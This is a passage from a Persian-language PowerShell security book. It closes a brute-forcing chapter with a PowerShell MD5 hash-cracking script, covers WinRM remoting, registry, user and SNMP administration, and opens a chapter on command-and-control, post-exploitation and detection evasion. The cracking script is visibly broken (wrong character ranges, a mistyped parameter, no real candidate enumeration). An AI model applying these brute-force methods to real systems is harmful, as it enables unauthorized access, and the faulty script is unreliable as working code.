فرض کنید وب سرویس از اقدامات امنیتی اضافی مانند CAPTCHA یا احراز هویت چند عاملی (MFA) استفاده می‌کند. در آن صورت، اسکریپت باید این موارد را در نظر بگیرد. ادغام با ابزارهای خارجی یا مداخله دستی ممکن است برای رسیدگی به چنین چالش‌هایی مورد نیاز باشد.

Iterating and refining

Brute Forcing یک فرآیند تکراری است. نتایج را تجزیه و تحلیل کنید، رویکرد خود را اصلاح کنید و در چرخه آزمایش آن را تکرار کنید. اسکریپت را بر اساس بازخورد تنظیم کنید و آزمایش را تا رسیدن به سطح رضایت بخشی از امنیت، ادامه دهید.

Brute Forcing a hash

Brute Forcing a Hash تکنیکی است که در تست امنیتی برای کشف مقادیر متن ساده مربوط به رمزهای عبور یا داده‌های هش شده استفاده می‌شود. PowerShell با قابلیت‌های اسکریپت نویسی و توابع رمزنگاری می‌تواند برای این منظور مورد استفاده قرار گیرد. این راهنما، چگونگی استفاده از PowerShell را برای Brute Forcing a Hash، پوشش مفاهیم اساسی، تکنیک‌ها و ملاحظات اخلاقی بررسی می‌کند.

Understanding hash brute forcing

توابع هش داده‌های ورودی را به رشته‌هایی با طول ثابت از کاراکترها تبدیل می‌کند و برای هر ورودی منحصربه‌فرد یک هش منحصر به فرد تولید می‌کند. در حالی که هش‌ها به‌گونه‌ای طراحی شده‌اند که توابع یک طرفه باشند، به این معنی که نمی‌توان آن‌ها را معکوس کرد تا ورودی اصلی را نشان دهد، Brute Force در این بخش شامل آزمایش سیستماتیک ورودی‌های مختلف است تا زمانی که هش منطبق پیدا شود.

Setting up the environment

قبل از پرداختن Brute Forcing a Hash، اطمینان از اینکه آزمایش در یک محیط کنترل شده انجام می‌شود بسیار مهم است. علاوه بر این، اطلاعاتی در مورد الگوریتم هش مورد استفاده، مانند MD5 و SHA-256 نیز باید جمع آوری شود.

Hash types and hashcat

PowerShell ممکن است به دلیل ماهیت تفسیری آن، کارآمدترین ابزار برای کرک هش نباشد. Hashcat، یک ابزار تخصصی برای کرک هش است که اغلب به PowerShell ترجیح داده می‌شود. با این حال، PowerShell هنوز هم می‌تواند برای اهداف آموزشی و سناریوهایی که ابزارهای خارجی محدود هستند، ارزشمند باشد.

PowerShell script for hash brute forcing

بیایید یک اسکریپت ساده PowerShell برای Brute Forcing a Hash ایجاد کنیم. ما از یک رویکرد Brute Force اولیه برای نشان دادن مفهوم در این مثال استفاده خواهیم کرد. به یاد داشته باشید که استفاده از ابزار تخصصی مانند Hashcat برای سناریوهای دنیای واقعی کارآمدتر خواهند بود:

```
$hashToCrack = "5d41402abc4b2a76b9719d911017c592"
# Example MD5 hash ("hello")
$charset = 1..26 + 65..90 + 97..122 # ASCII values for lowercase and
uppercase letters
function ConvertTo-String($array) {
[System.Text.Encoding]::ASCII.GetString($array)
}
function Generate-BruteForceStrings {
    param (
        [int]$length,
        [int]$charset
    )
    $bruteForceStrings = @()
    $charsetLength = $charset.Length
    1..$length | ForEach-Object {
        $bruteForceStrings += [char]$charset[$_.GetHashCode() %
$charsetLength]
    }
    return ConvertTo-String $bruteForceStrings
}
# Brute-force loop
for ($length = 1; $length -le 4; $length++) {
    $bruteForceString = Generate-BruteForceStrings -length $length
-charset $charset
    $hashAttempt = [System.Security.Cryptography.
HashAlgorithm]::Create("MD5").ComputeHash([System.Text.
Encoding]::ASCII.GetBytes($bruteForceString))
    if ($hashToCrack -eq ($hashAttempt | ForEach-Object {
$_.ToString("x2") } -join '')) {
        Write-Host "Hash cracked! Plaintext: $bruteForceString"
        break
    }
}
```

```
Write-Host "Brute-forcing completed."
```

این اسکریپت تلاش می‌کند تا با ایجاد رشته‌هایی با طول‌های مختلف و مقایسه هش‌های آن‌ها با هش هدف، یک هش MD5 را برای کلمه hello ایجاد کند.

Customization for different hash algorithms

الگوریتم هش را در متد Create تغییر دهید تا اسکریپت را برای الگوریتم‌های هش مختلف تطبیق دهید. به عنوان مثال، از SHA256 برای هش SHA-256 استفاده کنید:

```
$hashAttempt = [System.Security.Cryptography.
HashAlgorithm]::Create("SHA256").ComputeHash([System.Text.
Encoding]::ASCII.GetBytes($bruteForceString))
```

Salting

سناریوهای دنیای واقعی اغلب شامل Salting نیز هستند، جایی که قبل از هش کردن، یک مقدار تصادفی به رمز عبور اضافه می‌شود. اسکریپت‌های PowerShell را می‌توان برای مدیریت هش‌های Salt شده گسترش داد، اما این موضوع، پیچیدگی را به طور قابل توجهی افزایش می‌دهند.

Handling larger character sets and optimizing

شما باید اسکریپت را بهینه کنید و مجموعه کاراکترهای بزرگتری را برای Brute Force کارآمد مدیریت کنید. Hashcat و ابزارهای مشابه به دلیل کد بهینه شده و پشتیبانی از GPU Acceleration در مدیریت این سناریوها عالی هستند.

Summary

در این فصل در مورد Brute Force به عنوان یک جنبه حیاتی از تست امنیتی، ما سفری را در حوزه‌های مختلف آغاز کردیم و پیچیدگی‌های این تکنیک را کشف کردیم. با شروع درک اساسی از Brute Force، اهمیت آن را در شناسایی آسیب‌پذیری‌ها در سیستم‌های احراز هویت بررسی کردیم. این فصل به کاربرد خاص Brute Force در زمینه‌های مختلف، از جمله سرورهای FTP، سرورهای SSH، خدمات وب (SOAP و REST) و هش پرداخته است.

ما در پیچیدگی‌های تلاش‌های خودکار ورود به سیستم با استفاده از PowerShell برای سرورهای FTP پیمایش کردیم و بر نیاز به آزمایش مسئولانه و مجاز تأکید کردیم. این کاوش به سرورهای SSH

گسترش یافت، جایی که اسکریپت‌های PowerShell برای ترکیب سیستماتیک نام کاربری و رمز عبور برای آشکار کردن نقاط ضعف احتمالی در فرآیند احراز هویت استفاده می‌شوند.

با انتقال به هر دو سرویس وب SOAP و REST، نشان دادیم که چگونه PowerShell می‌تواند ابزار قدرتمندی برای خودکارسازی حملات Brute Force باشد. از درک روش‌های احراز هویت تا رسیدگی به پاسخ‌های سرویس وب، این فصل بینش‌هایی را در مورد تفاوت‌های ظریف تست امنیتی در این محیط‌های پویا ارائه می‌دهد. تاکید بر انطباق اسکریپت‌ها بر اساس ویژگی‌های هر وب سرویس، در نظر گرفتن Rate Limiting و گنجاندن ملاحظات اخلاقی در فرآیند تست بود.

این فصل همچنین نشان می‌دهد که چگونه اسکریپت‌های PowerShell می‌توانند به طور سیستماتیک ورودی‌های مختلفی را برای کشف مقادیر متن ساده مربوط به رمزهای عبور یا داده‌های هش شده امتحان کنند. اگرچه این اسکریپت به اندازه ابزارهای تخصصی مانند Hashcat کارایی ندارد، اما به عنوان یک ابزار آموزشی عمل می‌کند و نگاهی اجمالی به متدولوژی و ملاحظات اخلاقی مرتبط با کرک کردن هش دارد.

این فصل یک راهنمای جامع برای چشم انداز چند وجهی Brute Force در تست‌های امنیتی است. این متخصصان امنیتی را با دانش و ابزارهای لازم برای شناسایی نقاط ضعف در FTP، SSH، سرویس‌های وب و پیاده‌سازی هش مجهز می‌کند و رویکردی جامع برای ایمن‌سازی محیط‌های دیجیتال در مواجهه با چالش‌های در حال تحول امنیت سایبری را تقویت می‌کند.

در فصل بعدی، کاوش عمیقی در مورد اصول اساسی مدیریت از راه دور خواهیم داشت. این فصل به فناوری‌های اصلی می‌پردازد که PowerShell را قادر می‌سازد تا مدیران را با اهداف راه دور خود متصل کند.

فصل یازدهم – PowerShell and Remote Control and Administration

این فصل با کاوش عمیق در اصول اساسی مدیریت از راه دور آغاز می‌شود. در ادامه به فناوری‌های اصلی می‌پردازد که PowerShell را قادر می‌سازد تا مدیران را به اهداف راه دور خود متصل کند. با پوشش دادن اصول اولیه PowerShell Remoting و ادامه مسیر به سمت روش‌های پیشرفته برای مدیریت چندین جلسه از راه دور به طور همزمان، درک قوی از زمینه‌های معماری زیربنای امکان‌سنجی کنترل از راه دور به دست خواهید آورد.

با گسترش این زمینه، این فصل به ارائه مثال‌های عملی و تمرین‌های عملی می‌پردازد که استفاده از PowerShell را در اجرای طیف متنوعی از وظایف مدیریتی در محیط‌های پراکنده جغرافیایی نشان می‌دهد. چه شامل اجرای دستورات در ماشین‌های راه دور، نظارت بر فرآیندهای راه دور یا مدیریت فایل‌ها و فهرست‌های راه دور باشد، این فصل به شما مهارت‌های ضروری برای ساده‌سازی گردش کار و افزایش بهره‌وری را می‌دهد.

در این فصل به موضوعات زیر می پردازیم:

- Remote access and PowerShell
- PowerShell and remote administration
- Using PowerShell for Simple Network Management Protocol (SNMP)

Remote access and PowerShell

PowerShell که توسط مایکروسافت توسعه یافته است، قابلیت‌های مدیریت از راه دور و اتوماسیون قوی را در محیط‌های ویندوز ارائه می‌دهد. پروتکل مدیریت از راه دور ویندوز (WinRM) در درجه اول دسترسی از راه دور به PowerShell را تسهیل می‌کند. در مرحله بعد، جنبه‌های مختلف کنترل از راه دور PowerShell، از جمله راه اندازی، پیکربندی و اجرای دستورات از راه دور را شرح خواهم داد.

Enabling PowerShell remoting

اولین گام در دسترسی از راه دور، فعال کردن PowerShell Remoting در دستگاه مورد نظر است. برای این منظور از EnablePSRemoting استفاده می‌شود:

```
Enable-PSRemoting -Force
```

پارامتر -Force تضمین می‌کند که تنظیمات موجود در صورت نیاز بازنویسی می‌شوند. این دستور سرویس WinRM را روی دستگاه پیکربندی می‌کند و به آن اجازه می‌دهد دستورات PowerShell راه دور را بپذیرد.

Configuring WinRM

WinRM برای ارتباط به پروتکل HTTP یا HTTPS متکی است. برای پیکربندی تنظیمات WinRM، می‌توانید از ابزار خط فرمان winrm یا دستورات PowerShell استفاده کنید. در اینجا نمونه‌ای از پیکربندی WinRM برای استفاده از HTTPS با Self-Signed Certificate است:

```
$thumbprint = (New-SelfSignedCertificate -DnsName localhost
-CertStoreLocation Cert:\LocalMachine\My).Thumbprint
winrm create winrm/config/Listener?Address=*+Transport=HTTPS '@
{Hostname="localhost";CertificateThumbprint="$thumbprint"}'
```

این اسکریپت یک Self-Signed Certificate ایجاد می‌کند و WinRM را برای گوش دادن در HTTPS پیکربندی می‌کند.

Connecting to a remote machine

پس از فعال کردن ریموت، مدیران می‌توانند با استفاده از EnterPSSession، یک جلسه PowerShell راه دور راه‌اندازی کنند:

```
Enter-PSSession -ComputerName <RemoteComputer>
```

این دستور یک جلسه تعاملی را در رایانه راه دور مشخص شده ایجاد می‌کند و به مدیران اجازه می‌دهد تا دستورات را طوری اجرا کنند که گویی به صورت فیزیکی در آن دستگاه حضور دارند.

Executing commands on remote machines

پاورشل، Invoke-Command را برای اجرای دستورات در ماشین‌های راه دور فراهم می‌کند. مثال زیر در این خصوص است:

```
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock {
Get-Process }
```

این دستور اطلاعات مربوط به فرآیندهای در حال اجرا در رایانه راه دور مشخص شده را بازیابی می‌کند.

Remoting with credentials

برای ایجاد یک جلسه PowerShell در یک ماشین راه دور با استفاده از PowerShell Remoting، می‌توانید از New-PSSession استفاده کنید.

```
$RemoteComputer = "powershell.snowcapcyber.com"
# Create a new PowerShell session on the remote machine
$session = New-PSSession -ComputerName $remoteComputer
# Now, you can run commands on the remote machine
Invoke-Command -Session $session -ScriptBlock {
    # Your PowerShell commands go here
    Get-Process
}
Remove-PSSession -Session $session
```

برای مثال مذکور به موارد زیر توجه کنید:

- RemoteComputer را با نام میزبان یا آدرس IP واقعی دستگاه راه دوری که می‌خواهید به آن متصل شوید جایگزین کنید.
- New-PSSession یک جلسه PowerShell را روی دستگاه راه دور ایجاد می‌کند و آن را در متغیر $session ذخیره می‌کند.
- Invoke-Command به شما اجازه می‌دهد تا با استفاده از جلسه ایجاد شده، دستورات PowerShell (مشخص شده در پارامتر ScriptBlock-) را روی دستگاه راه دور اجرا کنید. در این مورد، لیستی از فرآیندها را با استفاده از Get-Process بازیابی می‌شود.
- در نهایت، Remove-PSSession برای بستن جلسه PowerShell در دستگاه راه دور استفاده می‌شود.

این مثال اصول ایجاد و استفاده از یک جلسه PowerShell را بر روی یک ماشین راه دور نشان می‌دهد و پایه‌ای برای کارهای مدیریت از راه دور پیشرفته‌تر فراهم می‌کند.

Configuring trusted hosts

برای اطمینان از ارتباط ایمن، مدیران می‌توانند لیستی از میزبان‌های مورد اعتماد را پیکربندی کنند.

```
Set-Item wsman:\localhost\Client\TrustedHosts -Value <RemoteComputer>
-Force
```

این دستور کامپیوتر راه دور مشخص شده را به لیست میزبان‌های قابل اعتماد اضافه می‌کند.

Session configuration

جلسات PowerShell را می‌توان برای نیازهای خاص پیکربندی و سفارشی کرد - به عنوان مثال، ایجاد یک جلسه دائمی به صورت زیر است:

```
$session = New-PSSession -ComputerName <RemoteComputer>
Invoke-Command -Session $session -ScriptBlock { Get-Process }
```

در اینجا یک جلسه ایجاد شده و برای اجرای یک فرمان در دستگاه راه دور از آن استفاده می‌شود.

Parallel remoting

PowerShell از اجرای موازی دستورات در چندین ماشین راه دور با استفاده از پارامتر ThrottleLimit- با Invoke-Command پشتیبانی می‌کند.

```
$computers = "<RemoteComputer1>", "<RemoteComputer2>",
"<RemoteComputer3>"
Invoke-Command -ComputerName $computers -ScriptBlock { Get-Process }
-ThrottleLimit 3
```

این دستور اطلاعات فرآیند را از سه ماشین راه دور به طور همزمان بازیابی می‌کند.

در نتیجه، قابلیت‌های دسترسی از راه دور PowerShell از طریق WinRM به مدیران این امکان را می‌دهد تا وظایف را در شبکه ویندوز به طور مؤثر مدیریت و خودکار کنند. مدیران می‌توانند با پیکربندی WinRM، ایجاد جلسات و استفاده از cmdlet هایی مانند Invoke-Command و Enter-PSSession، به طور یکپارچه ماشین‌های راه دور را مدیریت کنند و PowerShell را به ابزاری قدرتمند برای مدیریت از راه دور و اتوماسیون در محیط‌های ویندوز تبدیل کنند.

PowerShell and remote administration

PowerShell که توسط مایکروسافت توسعه یافته است، قابلیت‌های قدرتمندی برای دسترسی و مدیریت از راه دور از طریق پروتکل WinRM را ارائه می‌دهد. در این راهنما، ما جنبه‌های مختلف

PowerShell برای دسترسی از راه دور مانند ایجاد جلسات راه دور، اجرای دستورات در ماشین‌های راه دور، مدیریت کارهای پس‌زمینه، کنترل از راه دور موازی، استفاده از متغیر، اجرای اسکریپت، و مدیریت از راه دور خدمات، رجیستری و گزارش رویدادها را بررسی می‌کنیم.

Establishing remote sessions

PowerShell Remoting به مدیران اجازه می‌دهد تا با استفاده از Enter-PSSession، جلسات تعاملی را بر روی ماشین‌های راه دور ایجاد کنند.

```
Enter-PSSession -ComputerName <RemoteComputer>
```

این دستور یک جلسه تعاملی را در رایانه راه دور مشخص شده آغاز نموده و یک محیط یکپارچه برای اجرای دستورات و مدیریت منابع فراهم می‌کند.

Executing commands on remote machines

Invoke-Command برای اجرای دستورات در ماشین های راه دور بسیار مهم است. در اینجا یک مثال است:

```
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock {
Get-Service -Name Spooler }
```

این دستور اطلاعات مربوط به سرویس Spooler را در رایانه راه دور مشخص شده بازیابی می کند. پارامتر - ScriptBlock اجازه اجرای بلوکی از کد PowerShell را در دستگاه راه دور می دهد.

Remote variable usage

PowerShell Remoting از استفاده از متغیرها در جلسات راه دور پشتیبانی می‌کند.

```
$remoteVar = "Hello from remote"
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock { WriteHost
$using:remoteVar }
```

در این مثال، به یک متغیر ($remoteVar) یک مقدار در جلسه محلی اختصاص داده شده و سپس در جلسه راه دور از آن استفاده می‌شود. تغییر دهنده دامنه :$using برای ارجاع به متغیرهای محلی در یک زمینه راه دور بسیار مهم است.

Remote script execution

PowerShell اجرای کل اسکریپت‌ها را در ماشین‌های راه دور با استفاده از پارامتر -FilePath با Invoke-Command فعال می‌کند.

```
Invoke-Command -ComputerName <RemoteComputer> -FilePath C:\Scripts\
RemoteScript.ps1
```

این دستور اسکریپت مشخص شده (RemoteScript.ps1) را در دستگاه راه دور اجرا می‌کند و به مدیران اجازه می‌دهد تا کارهای پیچیده را از راه دور خودکار کنند.

Handling background jobs

PowerShell از کارهای پس زمینه پشتیبانی نموده و امکان اجرای ناهمزمان و موازی دستورات را فراهم می‌کند.

```
$scriptBlock = {
    Get-Process
    Start-Sleep -Seconds 5
    Get-Service
}
$job = Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock
$scriptBlock -AsJob
Receive-Job -Job $job
```

در این مثال، بلوک اسکریپت به عنوان یک کار پس‌زمینه در ماشین راه دور اجرا شده و نتایج به‌صورت ناهمزمان بازیابی می‌شوند.

Parallel remoting

PowerShell با استفاده از پارامتر -ThrottleLimit با Invoke-Command امکان اجرای موازی دستورات را در چندین ماشین راه دور فراهم می‌کند.

```
$computers = "<RemoteComputer1>", "<RemoteComputer2>",
"<RemoteComputer3>"
Invoke-Command -ComputerName $computers -ScriptBlock { Get-Process }
-ThrottleLimit 3
```

این دستور اطلاعات فرآیند را از سه ماشین راه دور به طور همزمان بازیابی می‌کند و کارایی را در مدیریت چندین سیستم بهبود می‌بخشد.

Remote registry manipulation

مدیران می‌توانند از PowerShell برای دستکاری رجیستری ویندوز از راه دور استفاده کنند. در اینجا مثالی از تغییر کلید رجیستری در یک دستگاه راه دور آورده شده است:

```
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock {
 Set-ItemProperty -Path "HKLM:\Software\Example" -Name "Setting"
-Value "NewValue"
}
```

این دستور مقدار کلید رجیستری Setting را که در رایانه راه دور مشخص شده به روز می‌کند و توانایی انجام تغییرات پیکربندی را از راه دور نشان می‌دهد.

Remote event log retrieval

PowerShell برای بازیابی ورودی‌های Event Log از ماشین‌های راه دور موثر است. در اینجا نمونه‌ای از واکشی رویدادهای اخیر سیستم از یک ماشین راه دور آورده شده است:

```
Get-WinEvent -ComputerName <RemoteComputer> -LogName System -
MaxEvents 10
```

این دستور ۱۰ ورودی اخیر را از گزارش رویداد سیستم در دستگاه راه دور مشخص شده بازیابی می‌کند و به عیب‌یابی و نظارت کمک می‌کند.

Remote service management

PowerShell به مدیران اجازه می‌دهد تا سرویس‌ها را در ماشین‌های راه دور مدیریت کنند. در اینجا مثالی از توقف یک سرویس از راه دور آورده شده است:

```
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock {
StopService -Name <ServiceName> }
```

این دستور سرویس مشخص شده را در دستگاه راه دور متوقف می‌کند و توانایی انجام کارهای مدیریتی از راه دور را نشان می‌دهد.

Remote software installation

از PowerShell می‌توان برای نصب نرم افزار بر روی چندین ماشین از راه دور استفاده کرد.

```
$computers = "<RemoteComputer1>", "<RemoteComputer2>",
"<RemoteComputer3>"
$softwarePath = "\\FileServer\Software\InstallScript.ps1"
Invoke-Command -ComputerName $computers -ScriptBlock {
    param($path)
    Invoke-Expression (Get-Content $path -Raw)
} -ArgumentList $softwarePath
```

در این مثال، اسکریپت، نرم‌افزاری را با استفاده از یک اسکریپت واقع در یک فایل سرور نصب نموده و به طور همزمان روی چندین ماشین راه دور اجرا می‌شود.

Remoting to Azure virtual machines

PowerShell Remoting امکان اتصال به ماشین‌های مجازی Azure (VMs) را نیز فراهم می‌کند.

```
$cred = Get-Credential
Enter-PSSession -HostName "<AzureVMName>.cloudapp.net" -Credential
$cred -UseSSL
```

با استفاده از اعتبار مشخص شده، این اسکریپت یک جلسه از راه دور امن را برای ماشین مجازی Azure ایجاد می‌کند.

Remote network configuration

از PowerShell می‌توان برای پیکربندی تنظیمات شبکه در ماشین‌های راه دور استفاده کرد.

```
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock {
 New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress
"192.168.1.100" -PrefixLength 24
}
```

این دستور یک آدرس IP جدید را در رابط اترنت رایانه راه دور مشخص شده پیکربندی می‌کند.

Remote user management

PowerShell به مدیران اجازه می‌دهد تا کاربران را در ماشین‌های راه دور مدیریت کنند. در اینجا مثالی از ایجاد یک کاربر جدید از راه دور آورده شده است:

```
Invoke-Command -ComputerName <RemoteComputer> -ScriptBlock {
    New-LocalUser -Name "NewUser" -Password (ConvertTo-SecureString
"Password123" -AsPlainText) -FullName "New User"
}
```

این دستور یک حساب کاربری محلی جدید در دستگاه راه دور مشخص شده ایجاد می‌کند.

Security considerations

هنگام دسترسی از راه دور به ماشین‌ها با استفاده از PowerShell، در نظر گرفتن امنیت بسیار مهم است. اطمینان حاصل کنید که مکانیسم‌های احراز هویت و مجوز مناسب وجود دارد. این ممکن است شامل استفاده از اعتبارنامه‌های امن، HTTPS و سایر پروتکل‌های امنیتی باشد.

Remote file copy

از PowerShell می‌توان برای کپی فایل‌ها در ماشین‌های راه دور استفاده کرد.

```
$sourcePath = "C:\LocalPath\File.txt"
$destinationPath = "\\RemoteComputer\C$\RemotePath"
Copy-Item -Path $sourcePath -Destination $destinationPath
```

این دستور یک فایل را از ماشین محلی به یک ماشین راه دور کپی می‌کند.

در نتیجه، قابلیت‌های دسترسی از راه دور PowerShell، مدیران را قادر می‌سازد تا وظایف را در سراسر شبکه به طور موثر مدیریت و خودکار کنند. با استفاده از cmdlet هایی مانند Invoke-Command و EnterPSSession، همراه با کارهای پس زمینه و راه دور موازی، مدیران می‌توانند گردش کار خود را ساده کرده و کنترل سیستم‌های توزیع شده را حفظ کنند.

Using PowerShell for SNMP

با تطبیق پذیری و توسعه پذیری، PowerShell می‌تواند برای مدیریت یک سیستم از طریق SNMP استفاده شود. SNMP یک پروتکل پرکاربرد برای مدیریت و نظارت بر شبکه است. در بخش‌های بعدی، نحوه تعامل PowerShell با SNMP برای بازیابی اطلاعات و مدیریت دستگاه‌های شبکه را بررسی خواهیم کرد.

SNMP module installation

قبل از تعامل با SNMP در PowerShell، نصب یک ماژول SNMP ضروری است. ماژول‌های مختلف SNMP در دسترس هستند و یکی از گزینه‌های محبوب ماژول SNMPHelper است. می‌توانید آن را با استفاده از PowerShell Gallery نصب کنید:

```
Install-Module -Name SNMPHelper -Force -AllowClobber
```

SNMP agent query

برای درخواست یک SNMP Agent، آدرس IP هدف، SNMP Community String (مانند رمز عبور) و نسخه SNMP را مشخص کنید. Get-SNMP از ماژول SNMHelper به شما امکان می‌دهد داده‌های SNMP را بازیابی کنید:

```
Import-Module SNMPHelper
Get-SNMP -HostName <TargetIPAddress> -Community <CommunityString>
-Version 2 -Oid "1.3.6.1.2.1.1.1"
```

این مثال از SNMP Agent در آدرس IP مشخص شده برای اطلاعات سیستم، به ویژه sysDescr (توضیحات سیستم) Object Identifier (OID) درخواست ارسال می‌کند.

SNMP walking

SNMP Walking شامل پیمایش ساختار SNMP برای بازیابی طیف وسیعی از OID ها است. این برای کشف تمام اطلاعات موجود در یک SNMP Agent مفید است. این دستور از طریق کل ساختار SNMP در دستگاه مشخص شده عبور می‌کند و طیف وسیعی از اطلاعات را بازیابی می‌نماید:

```
# Walk the SNMP tree to get information about the target device
Get-SNMP -HostName <TargetIPAddress> -Community <CommunityString>
-Version 2 -Oid "1.3.6.1.2.1"
```

SNMP settings

SNMP همچنین می‌تواند برای تغییر تنظیمات در یک دستگاه دارای SNMP استفاده شود. Set-SNMPبه شما امکان می‌دهد مقادیری را برای OID های خاص تنظیم کنید. این مثال مقدار جدیدی را برای sysContact OID تنظیم می‌کند که معمولاً اطلاعات تماس SNMP Agent را نشان می‌دهد:

```
# Set a new value for the sysContact OID
Set-SNMP -HostName <TargetIPAddress> -Community <CommunityString>
-Version 2 -Oid "1.3.6.1.2.1.1.4.0" -ValueType OctetString -Value "New
Contact Information"
```

SNMP trap handling

PowerShell همچنین می‌تواند SNMP Trap را مدیریت کند که پیام‌های ناهمزمانی هستند که توسط Agent های SNMP ارسال می‌شوند تا سیستم مدیریت را از رویدادهای خاص مطلع کنند.

```
# Register an SNMP trap handler
Register-SNMPtrap -Handler {
    param($trap)
    Write-Host "Received SNMP Trap: $($trap.GenericMessage)" }
# Wait for traps
Start-Sleep -Seconds 60
```

در این مثال، یک Trap Handler ثبت شده است و اسکریپت به مدت ۶۰ ثانیه منتظر می‌ماند تا Trap های SNMP را دریافت کند. می‌توانید کنترل کننده را سفارشی کنید تا اقدامات خاصی را بر اساس Trap های دریافتی انجام دهد.

SNMP bulk requests

از درخواست‌های انبوه SNMP می‌توان برای بازیابی حجم زیادی از داده‌ها به طور موثر استفاده کرد.

```
# Perform a bulk SNMP request to get system information
Get-SNMP -HostName <TargetIPAddress> -Community <CommunityString>
-Version 2 -Oid "1.3.6.1.2.1.1" -Bulk
```

این مثال از پارامتر Bulk- برای انجام یک درخواست SNMP انبوه برای اطلاعات سیستم استفاده می‌کند. درخواست‌های انبوه برای بازیابی اطلاعات چندگانه کارآمدتر هستند.

SNMP monitoring with PowerShell

از PowerShell می‌توان برای ایجاد اسکریپت‌هایی برای نظارت مداوم SNMP استفاده کرد. در اینجا نمونه‌ای از نظارت بر استفاده از CPU در طول زمان آورده شده است:

```
# Monitor CPU usage using SNMP
while ($true) {
 $cpuUsage = Get-SNMP -HostName <TargetIPAddress> -Community
<CommunityString> -Version 2 -Oid "1.3.6.1.2.1.25.3.3.1.2.196608"
-ErrorAction SilentlyContinue
 Write-Host "CPU Usage: $($cpuUsage.Value)"
```

```
 Start-Sleep -Seconds 60
}
```

این اسکریپت اطلاعات استفاده از CPU را با استفاده از SNMP به طور منظم بازیابی می‌کند و نتایج را نشان می‌دهد.

SNMP and PowerShell integration

PowerShell را می‌توان با سایر ماژول‌ها و ویژگی‌های PowerShell ادغام کرد تا مدیریت جامع سیستم را ارائه دهد. در اینجا نمونه‌ای از ترکیب SNMP با پرس و جوهای Common Information Model (CIM)/Windows Management Instrumentation (WMI) آورده شده است:

```
# Get SNMP and CIM-based system information
$snmpInfo = Get-SNMP -HostName <TargetIPAddress> -Community
<CommunityString> -Version 2 -Oid "1.3.6.1.2.1.1"
$cimInfo = Get-CimInstance -ComputerName <TargetIPAddress> -ClassName
Win32_OperatingSystem
# Display combined information
Write-Host "SNMP System Name: $($snmpInfo.Value)"
Write-Host "CIM OS Version: $($cimInfo.Version)"
```

این مثال اطلاعات سیستم را با استفاده از پرس و جوهای SNMP و CIM/WMI بازیابی می‌کند و نتایج ترکیبی را نمایش می‌دهد.

SNMP and graphical interfaces

PowerShell را می‌توان با رابطهای گرافیکی برای مدیریت پیشرفته SNMP ادغام کرد. در اینجا نمونه‌ای از استفاده از فرم‌های ویندوز (WinForms) برای ایجاد یک SNMP Manager ساده آورده شده است:

```
# Load Windows Forms assembly
Add-Type -AssemblyName System.Windows.Forms
# Create a simple SNMP manager form
```

```
$form = New-Object System.Windows.Forms.Form
$form.Text = "SNMP Manager"
$button = New-Object System.Windows.Forms.Button
$button.Text = "Get System Info"
$button.Add_Click({
    $snmpInfo = Get-SNMP -HostName <TargetIPAddress> -Community
<CommunityString> -Version 2 -Oid "1.3.6.1.2.1.1.1"
    [System.Windows.Forms.MessageBox]::Show("System Name: $($snmpInfo.
Value)", "SNMP Result")
})
$form.Controls.Add($button)
$form.ShowDialog()
```

این مثال یک برنامه WinForms ساده با دکمه‌ای برای بازیابی اطلاعات سیستم SNMP ایجاد می‌کند.

SNMP and logging

از PowerShell می‌توان برای ثبت داده‌های SNMP برای اهداف تجزیه و تحلیل یا آرشیو استفاده کرد.

```
# Log SNMP system information to a file
$snmpInfo = Get-SNMP -HostName <TargetIPAddress> -Community
<CommunityString> -Version 2 -Oid "1.3.6.1.2.1.1.1"
$timestamp = Get-Date -Format "yyyyMMdd-HHmmss"
$snmpInfo | Out-File -Append -FilePath "SNMP_Log_$timestamp.txt"
```

این اسکریپت اطلاعات سیستم SNMP را بازیابی می‌کند و آن را به یک فایل گزارش، از جمله یک Timestamp برای هر ورودی اضافه می‌کند. در نتیجه، PowerShell یک پلتفرم قدرتمند و انعطاف پذیر برای مدیریت سیستم‌ها از طریق SNMP را فراهم می‌کند. با ماژول‌ها و cmdlet های مناسب، مدیران می‌توانند اطلاعات را بازیابی کنند، پیکربندی‌ها را تنظیم کنند، Trapها را مدیریت کنند و وظایف مدیریتی مختلفی را در دستگاه‌های دارای SNMP انجام دهند.

Summary

این فصل به شما تجربیات فنی در درک نحوه عملکرد کنترل از راه دور PowerShell، از جمله استفاده از cmdlet هایی مانند Enter-PSSession، Invoke-Command و New-PSSession داد. همچنین درک درستی از SNMP و ادغام آن با PowerShell ارائه کرد. با درس‌های آموخته‌شده از

این فصل، می‌توانید کنترل از راه دور PowerShell را با Desired State Configuration یا DSC برای مدیریت پیکربندی در چندین ماشین و عیب‌یابی، شناسایی و حل مشکلات رایج در راه دور، مانند مشکلات احراز هویت، مشکلات اتصال به شبکه، و خطاهای پیکربندی انجام دهید.

این فصل همچنین بر روی مبانی SNMP مانند بررسی ساختار Management Information Bases یا MIB، سلسله مراتب OID و نحوه تفسیر و پیمایش داده‌های MIB، عملیات SNMP مانند GET، GETNEXT، SET، و TRAP و نحوه استفاده از آن‌ها تمرکز کرده است.

فصل دوازدهم – Command and Control

در چشم‌انداز دائماً در حال تحول امنیت سایبری، استفاده از قدرت PowerShell به سنگ بنای ابزار تست نفوذگران تبدیل شده است که به دنبال تکرار سناریوهای دنیای واقعی هستند. این فصل به هنر و علم استفاده از PowerShell برای C2 در طول تست نفوذ می‌پردازد. این فصل چشم انداز پیچیده PowerShell را در زمینه تست نفوذ بررسی نموده و قابلیت‌های آن را برای عملیات C2 آشکار می‌کند.

ما با کاوش در مفاهیم اساسی شروع کرده و درک می‌کنیم که چگونه می‌توان PowerShell را برای فعالیت‌های Post-Exploitation استفاده کرد. این فصل روش‌های مختلفی را که تست نفوذگران می‌توانند بوسیله آن‌ها، تاکتیک‌های مهاجم را تقلید کنند، از استفاده از cmdletها و اسکریپت‌های داخلی گرفته تا اجرای تکنیک‌های مبهم‌سازی پیچیده، آشکار می‌کند. مثال‌های عملی شما را در پیچیدگی‌های اجرای دستورات، دستکاری سیستم‌ها و فرار از تشخیص راهنمایی خواهند کرد.

